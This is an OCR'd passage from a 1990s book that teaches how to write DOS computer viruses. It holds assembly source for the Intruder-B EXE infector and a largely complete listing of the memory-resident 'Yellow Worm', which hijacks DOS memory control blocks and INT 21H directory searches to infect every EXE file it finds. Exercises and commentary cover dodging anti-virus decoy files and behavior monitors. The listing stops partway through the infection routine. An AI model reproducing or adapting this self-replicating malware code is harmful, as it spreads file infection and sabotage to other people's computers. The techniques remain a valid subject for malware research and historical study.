        jmp     DWORD PTR cs:[HOSTC]   ;begin execution of host program

;This function searches the current directory for an EXE file which passes
;the test FILE_OK. This routine will return the EXE name in the DTA, with the
;file open, and the c flag reset, if it is successful. Otherwise, it will
;return with the c flag set. It will search a whole directory before giving up.
FINDEXE:
        mov     dx,OFFSET EXEFILE
        mov     cx,3FH          ;search first for any file *.EXE
        mov     ah,4EH
        int     21H
NEXTE:  jc      FEX             ;is DOS return OK? if not, quit with c set
        call    FILE_OK         ;yes - is this a good file to use?
        jnc     FEX             ;yes - valid file found - exit with c reset
        mov     ah,4FH
        int     21H             ;do find next
        jmp     SHORT NEXTE     ;and go test it for validity
FEX:    ret                     ;return with c set properly

;Function to determine whether the EXE file found by the search routine is
;useable. If so return nc, else return c
;What makes an EXE file useable?:
;              a) The signature field in the EXE header must be 'MZ'. (These
;                 are the first two bytes in the file.)
;              b) The Overlay Number field in the EXE header must be zero.
;              c) It should be a DOS EXE, without Windows or OS/2 extensions.
;              d) There must be room in the relocatable table for NUMRELS
;                 more relocatables without enlarging it.
;              e) The initial ip stored in the EXE header must be different
;                 than the viral initial ip. If they're the same, the virus
;                 is probably already in that file, so we skip it.
;
FILE_OK:
        mov     dx,OFFSET DTA+1EH
        mov     ax,3D02H                ;r/w access open file
        int     21H
        jc      OK_END1                 ;error opening - C set - quit, dont close
        mov     bx,ax                   ;put handle into bx and leave bx alone
        mov     cx,1CH                  ;read 28 byte EXE file header
        mov     dx,OFFSET EXE_HDR       ;into this buffer
        mov     ah,3FH                  ;for examination and modification
        int     21H
        jc      OK_END                  ;error in reading the file, so quit
        cmp     WORD PTR [EXE_HDR],'ZM';check EXE signature of MZ
        jnz     OK_END                  ;close & exit if not
        cmp     WORD PTR [EXE_HDR+26],0;check overlay number
        jnz     OK_END                  ;not 0 - exit with c set
        cmp     WORD PTR [EXE_HDR+24],40H ;is rel table at offset 40H or more?
```

```
        jnc     OK_END                  ;yes, it is not a DOS EXE, so skip it
        call    REL_ROOM                ;is there room in the relocatable table?
        jc      OK_END                  ;no - exit
        cmp     WORD PTR [EXE_HDR+14H],OFFSET VIRUS  ;see if initial ip=virus ip
        clc
        jne     OK_END1                 ;if all successful, leave file open
OK_END: mov     ah,3EH                  ;else close the file
        int     21H
        stc                             ;set carry to indicate file not ok
OK_END1:ret                             ;return with c flag set properly

;This function determines if there are at least NUMRELS openings in the
;relocatable table for the file. If there are, it returns with carry reset,
;otherwise it returns with carry set. The computation this routine does is
;to compare whether
;    ((Header Size * 4) + Number of Relocatables) * 4 - Start of Rel Table
;is >= than 4 * NUMRELS. If it is, then there is enough room
;
REL_ROOM:
        mov     ax,WORD PTR [EXE_HDR+8] ;size of header, paragraphs
        add     ax,ax
        add     ax,ax
        sub     ax,WORD PTR [EXE_HDR+6] ;number of relocatables
        add     ax,ax
        add     ax,ax
        sub     ax,WORD PTR [EXE_HDR+24] ;start of relocatable table
        cmp     ax,4*NUMRELS             ;enough room to put relocatables in?
        ret                              ;exit with carry set properly

;This routine moves the virus (this program) to the end of the EXE file
;Basically, it just copies everything here to there, and then goes and
;adjusts the EXE file header and two relocatables in the program, so that
;it will work in the new environment. It also makes sure the virus starts
;on a paragraph boundary, and adds how many bytes are necessary to do that.
INFECT:
        mov     cx,WORD PTR [DTA+1CH]   ;adjust file length to paragraph
        mov     dx,WORD PTR [DTA+1AH]   ;boundary
        or      dl,0FH
        add     dx,1
        adc     cx,0
        mov     WORD PTR [DTA+1CH],cx
        mov     WORD PTR [DTA+1AH],dx
        mov     ax,4200H                ;set file pointer, relative to beginning
        int     21H                     ;go to end of file + boundary

        mov     cx,OFFSET FINAL         ;last byte of code
        xor     dx,dx                   ;first byte of code, ds:dx
        mov     ah,40H                  ;write body of virus to file
        int     21H

        mov     dx,WORD PTR [DTA+1AH]   ;find relocatables in code
        mov     cx,WORD PTR [DTA+1CH]   ;original end of file
        add     dx,OFFSET HOSTS         ;            + offset of HOSTS
        adc     cx,0                    ;cx:dx is that number
        mov     ax,4200H                ;set file pointer to 1st relocatable
        int     21H
        mov     dx,OFFSET EXE_HDR+14    ;get correct host ss:sp, cs:ip
        mov     cx,10
        mov     ah,40H                  ;and write it to HOSTS/HOSTC
        int     21H

        xor     cx,cx                   ;so now adjust the EXE header values
        xor     dx,dx
        mov     ax,4200H                ;set file pointer to start of file
        int     21H

        mov     ax,WORD PTR [DTA+1AH]   ;calculate viral initial CS
        mov     dx,WORD PTR [DTA+1CH]   ; = File size / 16 - Header Size(Para)
        mov     cx,16
```

```
        div     cx                      ;dx:ax contains file size / 16
        sub     ax,WORD PTR [EXE_HDR+8] ;subtract exe header size, in paragraphs
        mov     WORD PTR [EXE_HDR+22],ax;save as initial CS
        mov     WORD PTR [EXE_HDR+14],ax;save as initial SS
        mov     WORD PTR [EXE_HDR+20],OFFSET VIRUS  ;save initial ip
        mov     WORD PTR [EXE_HDR+16],OFFSET FINAL + STACKSIZE  ;save initial sp

        mov     dx,WORD PTR [DTA+1CH]   ;calculate new file size for header
        mov     ax,WORD PTR [DTA+1AH]   ;get original size
        add     ax,OFFSET FINAL + 200H  ;add virus size + 1 paragraph, 512 bytes
        adc     dx,0
        mov     cx,200H                 ;divide by paragraph size
        div     cx                      ;ax=paragraphs, dx=last paragraph size
        mov     WORD PTR [EXE_HDR+4],ax ;and save paragraphs here
        mov     WORD PTR [EXE_HDR+2],dx ;last paragraph size here
        add     WORD PTR [EXE_HDR+6],NUMRELS    ;adjust relocatables counter
        mov     cx,1CH                  ;and save 1CH bytes of header
        mov     dx,OFFSET EXE_HDR       ;at start of file
        mov     ah,40H
        int     21H
                                        ;now modify relocatables table
        mov     ax,WORD PTR [EXE_HDR+6] ;get number of relocatables in table
        dec     ax                      ;in order to calculate location of
        dec     ax                      ;where to add relocatables
        mov     cx,4                    ;Location=(No in table-2)*4+Table Offset
        mul     cx
        add     ax,WORD PTR [EXE_HDR+24];table offset
        adc     dx,0
        mov     cx,dx
        mov     dx,ax
        mov     ax,4200H                ;set file pointer to table end
        int     21H

        mov     WORD PTR [EXE_HDR],OFFSET HOSTS   ;use EXE_HDR as buffer
        mov     ax,WORD PTR [EXE_HDR+22]          ;and set up 2 pointers to file
        mov     WORD PTR [EXE_HDR+2],ax           ;1st points to ss in HOSTS
        mov     WORD PTR [EXE_HDR+4],OFFSET HOSTC+2
        mov     WORD PTR [EXE_HDR+6],ax           ;second to cs in HOSTC
        mov     cx,8                    ;ok, write 8 bytes of data
        mov     dx,OFFSET EXE_HDR
        mov     ah,40H                  ;DOS write function
        int     21H
        mov     ah,3EH                  ;close file now
        int     21H
        ret                             ;that’s it, infection is complete!

FINAL:                                  ;label for end of virus

VSEG    ENDS

        END VIRUS               ;Entry point is the virus
```

Exercises

1. Modify the Intruder-B to add relocation table pointers to the host when necessary. To avoid taking too long to infect a large file, you may want to only add pointers for files up to some fixed size.

2. Modify Intruder-B so it will only infect host programs that have at least 3 segments and 25 relocation vectors. This causes the virus to avoid

simple EXE programs that are commonly used as decoy files to catch viruses when anti-virus types are studying them.

3. Write a virus that infects COM files by turning them into EXE files where the host occupies one segment and the virus occupies another segment.

Advanced Memory Residence Techniques

So far the viruses we've discussed have been fairly tame. Now we are ready to study a virus that I'd call very infective. The Yellow Worm virus, which is the subject of this chapter, combines the techniques of infecting EXE files with memory residence. It is a virus that can infect most of the files in your computer in less than an hour of normal use. In other words, be careful with it or you will find it an unwelcome guest in your computer.

Low Level Memory Residence

A virus can go memory resident by directly modifying the memory allocation data structures used by DOS. This approach is perhaps the most powerful and flexible way for a virus to insert itself in memory. It does not require any specialized, version dependent knowledge of DOS, and it avoids the familiar TSR calls like Interrupt 21H, Function 31H which are certain to be watched by anti-virus monitors. This technique also offers much more flexibility than DOS' documented function calls.

First, let's take a look at DOS' memory allocation scheme to see how it allocates memory in the computer. . .

DOS allocates memory in blocks, called *Memory Control Blocks*, or *MCB*s for short. The MCBs are arranged into a chain which covers all available memory for DOS (below the 640K limit). Memory managers can extend this chain above 640K as well. Each MCB consists of a 16 byte data structure which sits at the start of the block of memory which it controls. It is detailed in Table 9.1.

There are two types of MCBs, so-called M and Z because of the first byte in the MCB. The Z block is simply the end of the chain. M blocks fill the rest of the chain. The MCBs are normally managed by DOS, however other programs can find them and even manipulate them.

The utility programs which go by names like MEM or MAP-MEM will display the MCB chain, or parts of it. To do this, they locate the first MCB from DOS's *List of Lists*. This List of Lists is a master control data block maintained by DOS which contains all sorts of system-level data used by DOS. Though it isn't officially documented, quite a bit of information about it has been published in books like *Undocumented DOS*.[1] The essential piece of information needed to access the MCBs is stored at offset -2 in the List of Lists. This is the segment of the first Memory Control Block in the system. The address of the List of Lists is obtained in **es:bx** by calling undocumented DOS Interrupt 21H, Function 52H,

```
        mov     ah,52H
        int     21H
```

Then a program can fetch this segment,

```
        mov     ax,es:[bx-2]
        mov     es,ax                   ;es=seg of 1st MCB
```

1 Andrew Schulman, *et. al*., *Undocumented DOS*, (Addison Wesley, New York:1991) p. 518. Some documentation on the List of Lists is included in this book in Appendix A where DOS Function 52H is discussed.

Offset	Size	Description
0	1	Block Type—This is always an “M” or a “A”, as explained in the text.
1	2	Block Owner—This is the PSP segment of the program that owns this block of memory.
3	2	Block Size—The size of the memory block, in 16 byte paragraphs. This size does not include the MCB itself.
5	3	Reserved
8	8	File Name—A space sometimes used to store the name of the program using this block.

Table 9.1: The Memory Control Block.

and, from there, walk the MCB chain. To walk the MCB chain, one takes the first MCB segment and adds BLK_SIZE, the size of the memory block to it (this is stored in the MCB). The new segment will coincide with the start of a new MCB. This process is repeated until one encounters a Z-block, which is the last in the chain. Code to walk the chain looks like this:

```
        mov     es,ax                   ;set es=MCB segment
NEXT:   cmp     BYTE PTR es:[bx],'Z'    ;is it the Z block?
        je      DONE                    ;yes, all done
        mov     ax,es                   ;nope, go to next
        inc     ax                      ;block in chain
        add     ax,es:[bx+3]
        mov     es,ax
        jmp     NEXT
DONE:
```

A virus can install itself in memory in a number of creative ways by manipulating the MCBs. If done properly, DOS will respect these direct manipulations and it won’t crash the machine. If the MCB structure is fouled up, DOS will almost certainly crash, with the annoying message *“Memory Allocation Error, Cannot load COMMAND.COM, System Halted.”*

The Yellow Worm has a simple and effective method of manipulating the MCBs to go memory resident without announcing it to the whole world. What it does is divide the Z block—provided it is suitable—into an M and a Z block. The virus takes over the Z block and gives the new M block to the original owner of the Z block.

Typically, the Z block is fairly large, and the Yellow Worm just snips a little bit out of it—about 48 paragraphs. The rest it leaves free for other programs to use. Before the Yellow Worm takes the Z block, it checks it out to make sure grabbing it won't cause any surprises. Basically, there are two times when what the Yellow Worm does is ok: (1) When the Z block is controlled by the program which the Yellow Worm is part of (e.g. the Owner = current PSP), or (2) When the Z block is free (Owner = 0). If something else controls the Z block (a highly unlikely event), the Yellow Worm is polite and does not attempt to go resident.

Once the Yellow Worm has made room for itself in memory, it copies itself to the Z Memory Control Block using the segment of the MCB + 1 as the operating segment. Since the Worm starts executing at offset 0 from the host, it can just put itself at the same offset in this new segment. That way it avoids having to deal with relocating offsets.

Finally, the Yellow Worm installs an interrupt hook for Interrupt 21H, which activates the copy of itself in the Z MCB. That makes the virus active. Then the copy of the Yellow Worm in memory passes control back to the host.

Returning Control to the Host

The Yellow Worm returns control to the host in a manner similar to the Intruder-B in the last chapter. Namely, it restores the stack and then jumps to the host's initial **cs:ip**.

```
        cli
        mov     ss,cs:[HOSTS]           ;restore host stack
        mov     sp,cs:[HOSTS+2]
        sti
        jmp     DWORD PTR cs:[HOSTC]    ;and jump to host
```

Yellow Worm differs from Intruder-B in that it uses a different method to relocate the stack and code segment variables for the




Figure 9.1: Operation of the Yellow Worm.

host. As you will recall, the Intruder-B let DOS relocate these variables by adding two pointers to the Relocation Pointer Table in the header. The trouble with this approach is that it left the virus unable to infect about half of all EXE files. The Yellow Worm circumvents this limitation by performing the relocation of **ss** and **cs** itself, rather than leaving the job to DOS. That means it doesn't have to modify the Relocation Pointer Table at all. As such, it can infect any DOS EXE.

To do the relocation of these segments directly really isn't very difficult. One needs only know that a segment of 0 in the disk file corresponds to a segment of PSP+10H in memory. Since the PSP segment is passed to an EXE program in the **ds** and **es** registers at startup, it can simply be used to relocte **cs** and **ss** for the host. The code to accomplish this looks like

```
START:
        mov     [PSP],ds         ;save the PSP at start
        .
        .
        .
        mov     ax,[PSP]         ;get the PSP
        add     ax,10H           ;add 10H for relocation
```

```
        add     [HOSTS],ax              ;relocate initial ss
        add     [HOSTC+2],ax            ;relocate initial cs
```

Not only is this process fairly simple, it simplifies the FILE_OK routine because it doesn't need to look at the Relocation Pointer Table, and INFECT, because it no longer needs to modify it.

FCB-Based File Operations

DOS provides two sets of Interrupt 21H functions for manipulating files. we've already encountered the so-called handle-based functions and used them extensively. The other set of DOS functions are the *File Control Block* (FCB)-based functions. Rather than using a handle, these FCB-based functions set up a data structure in memory, called the *File Control Block* (See Table 9.2) and these functions are passed a pointer to the FCB to determine which file to access.

The FCB-based functions are a hold-over from CP/M. In the days of machines with only 64-kilobytes of RAM, the FCB was the only way to access a file. Ditto for DOS version 1.0. The handle-based functions were introduced with DOS 2.0. Really, all they did was make the FCB internal to DOS. (When you call a handle-based function, DOS still builds an FCB in its own internal memory.)

Now, normally there is no real reason to use the FCB-based functions. The handle-based functions are just easier to use. They let you use a simple number to access a file and they let you transfer data anywhere easily, whereas the FCB-based functions only put data in the Disk Transfer Area. The handle-based functions also let you open files in directories other than the current one—another feature the FCB-based functions do not support. There are, however, some exceptions to this rule:

1. Some tricky things—like directly adjusting the size of a file—can be more easily accomplished by using the FCB functions. Basically, if you find yourself having to look for DOS' internal FCB to do something, you might try using the FCB functions directly instead.

Offset	**Size**	**Description**
-7	1	Extension active if this is FF. Used to define file attribute.
-6	5	Reserved
-1	1	File attribute mask, when extension active
0	1	Drive flag. 0=Current, 1=A, etc. (set by user)
1	8	File name (set by user)
9	3	File name extension (set by user)
12	2	Current block number
14	2	Record size
16	4	File size in bytes
20	2	File date (coded same as directory entry)
22	10	Internal DOS work area
32	1	Current record number
33	4	Random record number

Table 9.2: Structure of the File Control Block.

2. If a virus can find its way around a memory resident behavior checker by using the FCB-functions, they may prove useful. Generally, behavior checkers will hook these functions if they hook the handle-based functions, though.
3. DOS itself uses the FCB functions sometimes. I suppose it's a hold-over from Version 1.0. Thus, a virus that wants to ride on DOS' back may want to pay attention to these FCB functions.

Finding Infectable Files

The Yellow Worm hooks Interrupt 21H, Functions 11H and 12H, which are the FCB-based file search functions. Yellow Worm uses the FCB-based functions because they are what DOS uses when you type "DIR" or "COPY" at the command line. As such, any time one of these basic DOS commands is invoked, the virus is called into action.

To use Functions 11H and 12H, one sets up an FCB with the wildcard "?" to construct a file name range to search for. Then one calls the function with **ds:dx** set to point to the FCB. On return, DOS sets up the DTA with a new FCB with the name of a file it found that matched the search criteria in it. (See Figure 9.3) The original wildcard FCB must be left alone between calls to Function 11H and subsequent calls to Function 12H so the next search will work properly. The FCB with the file DOS found can be used as desired.

When one of these functions is trapped by the virus in its interrupt 21H hook, it first passes the call on to DOS using

```
pushf                    ;call original int 21H handler
call    DWORD PTR cs:[OLD_21H]
```

When the call returns, the Yellow Worm examines what it returned. The virus first examines the file name entry in the FCB to see if the file just found is an EXE file. If so, the virus calls the `FILE_OK` function to determine whether it's fit to infect.

The checks performed by `FILE_OK` are identical to those performed by Intruder-B's `FILE_OK`. However, since the Yellow Worm has hooked FCB-based functions, it first copies the host file name into a buffer, `FNAME`, in the virus, then it opens and operates on the host using the usual handle-based file functions.

Infecting Programs

The infection process which the Yellow Worm uses is virtually identical to Intruder-B, except it needn't mess with the relocation Pointer Table. Specifically, the virus must

1. Read the EXE Header in the host program.
2. Extend the size of the load module until it is an even multiple of 16 bytes, so **cs**:0000 will be the first byte of the virus.
3. Write the virus code currently executing to the end of the EXE file being attacked.
4. Write the initial values of **ss:sp**, as stored in the EXE Header, to the location of `HOSTS` on disk.
5. Write the initial value of **cs:ip** in the EXE Header to the location of `HOSTC` on disk.
6. Store **Initial ss**=`VSEG`, **Initial sp**=`OFFSET END_WORM +STACK_SIZE`, **Initial cs**=`VSEG`, and **Initial ip**=`OFFSET YELLOW_WORM` in the EXE header in place of the old values.

7. Recalculate the size of the infected EXE file, and adjust the header fields **Page Count** and **Last Page Size** accordingly.
8. Write the new EXE Header back out to disk.

Self-Detection in Memory

The Yellow Worm is automatically self-detecting. It doesn't need to do anything to determine whether it's already in memory because of the validity checks it makes when splitting the Z-block of memory. As you will recall, if that block isn't either free or belonging to the current proces, the Yellow Worm will not go resident. However, when the Yellow Worm is resident, the Z-block belongs to itself. It isn't free, and it doesn't belong to the current process. Thus, the Yellow Worm will never load itself in memory more than once.

Windows Compatibility

Making a small Z block of memory at the end of DOS memory has a very interesting side-effect: it prevents Microsoft Windows from loading. If you put such a creature in memory, and then attempt to execute WIN.COM, Windows will begin to execute, but then inexplicably bomb out. It doesn't give you any kind of error messages or anything. It simply stops dead in its tracks and then returns you to the DOS prompt.

The Yellow Worm could deal with Windows incompatibilities in a number of ways. Since running in a DOS box under Windows is no problem for it, it could check to see if Windows is already installed. If installed, the virus could proceed on its merry way. To check to see if Windows is installed, the interrupt

```
        mov     ax,1600H
        int     2FH
```

is just what is needed. If Windows is installed, this will return with **al**=major version number and **ah**=minor version number. Without

Windows, it will return with **al** = 0. (Some Windows 2.X versions return with **al**=80H, so you have to watch for that, too.)

There are a number of ways one could handle the situation when Windows is not installed. The politest thing to do would be to simply not install. However, the virus is then completely impotent on computers that aren't running Windows. Since the Yellow Worm is just a demo virus to show the reader how to do these things, this is the approach it actually takes. It could instead be really impolite and just let Windows crash. That's more than impolite though—it is a clue to the user that something is wrong, and though he may do all the wrong things to fix it, you can bet he won't put up with never being able to run Windows. He'll get to the bottom of it. And when he does, the virus will be history.

The ideal thing to do would be to find a way for the virus to live through a Windows startup. That is a difficult proposition, though. The Yellow Worm could hook Interrupt 2FH, and monitor for attempts to install Windows. When Windows starts up, it broadcasts an Interrupt 2FH with **ax**=1605H. At that point, the Yellow Worm could, for example, attempt to uninstall itself. This is easier said than done, though. For example, if it tries to unhook Interrupt 21H, one quickly finds that it can't at this stage of the game—Windows has *already* copied the interrupt vector table to implement it in virtual 8086 mode, so the Worm can't unhook itself. What it can do is turn the last M block of memory into a Z block. That will fool Windows into thinking that there's less memory in the system than there really is. Windows will then load and leave the virus alone. The problem with this approach is that it decreases the available system memory a bit, and the Yellow Worm can no longer detect itself in memory.

The real solution is to use a trick we'll discuss in the context of boot sector viruses: in addition to fooling with the MCBs, one must modify the amount of memory which the BIOS tells DOS it has. This number is stored at 0000:0413H as a word which is the number of kilobytes of standard memory available—normally 640. These possibilities are explored in the exercises, as well as later, when we discuss multi-partite viruses.

Testing the Virus

The Yellow Worm is very infective, so if you want to test it, I recommend you follow a strict set of procedures, or you will find it infecting many files that you did not intend for it to infect.

To test the Yellow Worm, prepare a directory with the worm and a few test EXE files to infect. Next load Windows 3.1 and go into a Virtual 8086 Mode DOS box. You can only do that on a 386 or higher machine. Once in the DOS box, go to your test subdirectory, and execute the Worm. It is now active in memory. Type "DIR" to do a directory of your test directory. You'll see the directory listing hesitate as the Worm infects every file in the directory. Once you're done, type "EXIT" and return to Windows. This will uninstall the Yellow Worm, making your computer safe to use again.

The Yellow Worm Source Listing

The following code can be assembled using MASM, TASM or A86 into an EXE file and run.

```
;The Yellow Worm Computer Virus. This virus is memory resident and infects
;files when searched for with the DOS FCB-based search functions. It is
;extremely infective, but runs only under a DOS box in Windows.
;
;(C) 1995 American Eagle Publications, Inc. All rights reserved.
;

        .SEQ                    ;segments must appear in sequential order
                                ;to simulate conditions in actual active virus

;HOSTSEG program code segment. The virus gains control before this routine and
;attaches itself to another EXE file.
HOSTSEG SEGMENT BYTE
        ASSUME  CS:HOSTSEG,SS:HSTACK



;This host simply terminates and returns control to DOS.
HOST:
        mov     ax,4C00H
        int     21H             ;terminate normally
HOSTSEG ENDS

;Host program stack segment
STACKSIZE       EQU     100H            ;size of stack for this program

HSTACK  SEGMENT PARA STACK 'STACK'
        db  STACKSIZE dup (?)
```

```
HSTACK  ENDS

;**************************************************************************
;This is the virus itself

NUMRELS         EQU     2               ;number of relocatables in the virus

;Intruder Virus code segment. This gains control first, before the host. As this
;ASM file is layed out, this program will look exactly like a simple program
;that was infected by the virus.

VSEG    SEGMENT PARA
        ASSUME  CS:VSEG,DS:VSEG,SS:HSTACK


;Data storage area
FNAME   DB      12 dup (0)
FSIZE   DW      0,0
EXE_HDR DB      1CH dup (?)             ;buffer for EXE file header
PSP     DW      ?                       ;place to store PSP segment

;The following 10 bytes must stay together because they are an image of 10
;bytes from the EXE header
HOSTS   DW      0,STACKSIZE             ;host stack and code segments
FILLER  DW      ?                       ;these are dynamically set by the virus
HOSTC   DW      OFFSET HOST,0           ;but hard-coded in the 1st generation

;The main control routine
YELLOW_WORM:
        push    ax
        push    cs
        pop     ds
        mov     [PSP],es        ;save PSP
        mov     ax,1600H        ;see if this is running under enhanced windows
        int     2FH
        and     al,7FH
        cmp     al,0            ;is it Windows 3.X + ?
        je      EXIT_WORM       ;no, just exit - don’t install anything
        call    SETUP_MCB       ;get memory for the virus
        jc      EXIT_WORM
        call    MOVE_VIRUS      ;move the virus into memory
        call    INSTALL_INTS    ;install interrupt 21H and 2FH hooks
EXIT_WORM:
        mov     es,cs:[PSP]
        push    es
        pop     ds              ;restore ds to PSP
        mov     dx,80H
        mov     ah,1AH          ;restore DTA to PSP:80H for host
        int     21H
        mov     ax,es           ;ax=PSP
        add     ax,10H          ;ax=PSP+10H
        add     WORD PTR cs:[HOSTS],ax          ;relocate host initial ss
        add     WORD PTR cs:[HOSTC+2],ax        ;relocate host initial cs
        pop     ax              ;restore startup value of ax
        cli
        mov     ss,WORD PTR cs:[HOSTS]  ;set up host stack properly
        mov     sp,WORD PTR cs:[HOSTS+2]
        sti
        jmp     DWORD PTR cs:[HOSTC]


;This routine moves the virus to the segment specified in es (e.g. the segment
;of the MCB created by SETUP_MCB + 1). The virus continues to execute in the
;original MCB where DOS put it. All this routine does is copy the virus like
;data.
MOVE_VIRUS:
        mov     si,OFFSET YELLOW_WORM
        mov     di,si
        mov     cx,OFFSET END_WORM
```

```
        sub     cx,si
        rep     movsb
        ret

;INSTALL_INTS installs the interrupt 21H hook so that the virus becomes
;active. All this does is put the existing INT 21H vector in OLD_21H and
;put the address of INT_21H into the vector. Note that this assumes that es
;is set to the segment that the virus created for itself and that the
;virus code is already in that segment. INSTALL_INTS also installs an
;interrupt 2FH hook if Windows is not loaded, so that the virus can uninstall
;itself if Windows does load.
INSTALL_INTS:
        xor     ax,ax
        mov     ds,ax
        mov     bx,21H*4                ;install INT 21H hook
        mov     ax,[bx]                 ;save old vector
        mov     WORD PTR es:[OLD_21H],ax
        mov     ax,[bx+2]
        mov     WORD PTR es:[OLD_21H+2],ax
        mov     ax,OFFSET INT_21H       ;and set up new vector
        mov     [bx],ax
        mov     [bx+2],es
        push    cs                      ;restore ds
        pop     ds
        ret

;The following routine sets up a memory control block for the virus. This is
;accomplished by taking over the Z memory control block and splitting it into
;two pieces, (1) a new Z-block where the virus will live, and (2) a new M
;block for the host program. SETUP_MCB will return with c set if it could not
;split the Z block. If it could, it returns with nc and es=new block segment.
;It will also return with dx=segment of last M block.

VIRUS_BLK_SIZE  EQU     03FH     ;size of virus MCB, in paragraphs

SETUP_MCB:
        mov     ah,52H          ;get list of lists @ in es:bx
        int     21H
        mov     dx,es:[bx-2]    ;get first MCB segment in ax
        xor     bx,bx           ;now find the Z block
        mov     es,dx           ;set es=MCB segment
FINDZ:  cmp     BYTE PTR es:[bx],'Z'
        je      FOUNDZ          ;got it
        mov     dx,es           ;nope, go to next in chain
        inc     dx
        add     dx,es:[bx+3]
        mov     es,dx
        jmp     FINDZ

FOUNDZ: cmp     WORD PTR es:[bx+1],0                    ;check owner
        je      OKZ                                     ;ok if unowned
        mov     ax,[PSP]
        cmp     es:[bx+1],ax                            ;or if owner = this psp
        stc
        jne     EXIT_MCB                                ;else terminate

OKZ:    cmp     WORD PTR es:[bx+3],VIRUS_BLK_SIZE+1     ;make sure enough room
        jc      EXIT_MCB        ;no room, exit with c set

        mov     ax,es           ;ok, we can use the Z block
        mov     ds,ax           ;set ds = original Z block
        add     ax,es:[bx+3]
        inc     ax              ;ax = end of the Z block
        sub     ax,VIRUS_BLK_SIZE+1
        mov     es,ax           ;es =  segment of new block
        xor     di,di           ;copy it to new location
        xor     si,si
        mov     cx,8
        rep     movsw
```

```
        mov     ax,es
        inc     ax
        mov     WORD PTR es:[bx+3],VIRUS_BLK_SIZE       ;adjust new Z block size
        mov     WORD PTR es:[bx+1],ax                   ;set owner = self
        mov     BYTE PTR [bx],'M'                       ;change old Z to an M
        sub     WORD PTR [bx+3],VIRUS_BLK_SIZE+1        ;and adjust size
        mov     di,5            ;zero balance of virus block
        mov     cx,12
        xor     al,al
        rep     stosb
        push    cs              ;restore ds=cs
        pop     ds
        mov     ax,es           ;increment es to get segment for virus
        inc     ax
        mov     es,ax
        clc
EXIT_MCB:
        ret

;This is the interrupt 21H hook. It becomes active when installed by
;INSTALL_INTS. It traps Functions 11H and 12H and infects all EXE files
;found by those functions.

OLD_21H DD      ?               ;old interrupt 21H vector

INT_21H:
        cmp     ah,11H          ;DOS Search First Function
        je      SRCH_HOOK       ;yes, go execute hook
        cmp     ah,12H
        je      SRCH_HOOK
GOLD:   jmp     DWORD PTR cs:[OLD_21H]  ;execute original int 21 handler

;This is the Search First/Search Next Function Hook, hooking the FCB-based
;functions
SRCH_HOOK:
        pushf                   ;call original int 21H handler
        call    DWORD PTR cs:[OLD_21H]
        or      al,al           ;was it successful?
        jnz     SEXIT           ;nope, just exit
        pushf
        push    ax              ;save registers
        push    bx
        push    cx
        push    dx
        push    di
        push    si
        push    es
        push    ds

        mov     ah,2FH          ;get dta address in es:bx
        int     21H
        cmp     BYTE PTR es:[bx],0FFH
        jne     SH1             ;an extended fcb?
        add     bx,7            ;yes, adjust index
SH1:    cmp     WORD PTR es:[bx+9],'XE'
        jne     EXIT_SRCH       ;check for an EXE file
        cmp     BYTE PTR es:[bx+11],'E'
        jne     EXIT_SRCH       ;if not EXE, just return control to caller

        call    FILE_OK         ;ok to infect?
        jc      EXIT_SRCH       ;no, just exit
        call    INFECT_FILE     ;go ahead and infect it

EXIT_SRCH:
        pop     ds
        pop     es
        pop     si              ;restore registers
        pop     di
        pop     dx
```

```
        pop     cx
        pop     bx
        pop     ax
        popf
SEXIT:  retf    2               ;return to original caller with current flags

;Function to determine whether the EXE file found by the search routine is
;useable. If so return nc, else return c.
;What makes an EXE file useable?:
;              a) The signature field in the EXE header must be 'MZ'. (These
;                 are the first two bytes in the file.)
;              b) The Overlay Number field in the EXE header must be zero.
;              c) It should be a DOS EXE, without Windows or OS/2 extensions.
;              d) The initial ip stored in the EXE header must be different
;                 than the viral initial ip. If they're the same, the virus
;                 is probably already in that file, so we skip it.
;
FILE_OK:
        push    es
        pop     ds
        mov     si,bx                   ;ds:si now points to fcb
        inc     si                      ;now, to file name in fcb
        push    cs
        pop     es
        mov     di,OFFSET FNAME         ;es:di points to file name buffer here
        mov     cx,8                    ;number of bytes in file name
FO1:    lodsb
        stosb
        cmp     al,20H
        je      FO2
        loop    FO1
        inc     di
FO2:    mov     BYTE PTR es:[di-1],'.'
        mov     ax,'XE'
        stosw
        mov     ax,'E'
        stosw

        push    cs
        pop     ds                      ;now cs, ds and es all point here
        mov     dx,OFFSET FNAME
        mov     ax,3D02H                ;r/w access open file using handle
        int     21H
        jc      OK_END1                 ;error opening - quit without closing
        mov     bx,ax                   ;put handle into bx and leave bx alone
        mov     cx,1CH                  ;read 28 byte EXE file header
        mov     dx,OFFSET EXE_HDR       ;into this buffer
        mov     ah,3FH                  ;for examination and modification
        int     21H
        jc      OK_END                  ;error in reading the file, so quit
        cmp     WORD PTR [EXE_HDR],'ZM';check EXE signature of MZ
        jnz     OK_END                  ;close & exit if not
        cmp     WORD PTR [EXE_HDR+26],0;check overlay number
        jnz     OK_END                  ;not 0 - exit with c set
        cmp     WORD PTR [EXE_HDR+24],40H ;is rel table at offset 40H or more?
        jnc     OK_END                  ;yes, it is not a DOS EXE, so skip it
        cmp     WORD PTR [EXE_HDR+14H],OFFSET YELLOW_WORM  ;see if initial ip =
        clc                             ;virus initial ip
        jne     OK_END1                 ;if all successful, leave file open
OK_END: mov     ah,3EH                  ;else close the file
        int     21H
        stc                             ;set carry to indicate file not ok
OK_END1:ret                             ;return with c flag set properly

;This routine moves the virus (this program) to the end of the EXE file
;Basically, it just copies everything here to there, and then goes and
;adjusts the EXE file header. It also makes sure the virus starts
;on a paragraph boundary, and adds how many bytes are necessary to do that.
INFECT_FILE:
```

```
        mov     ax,4202H                ;seek end of file to determine size
        xor     cx,cx
        xor     dx,dx
        int     21H
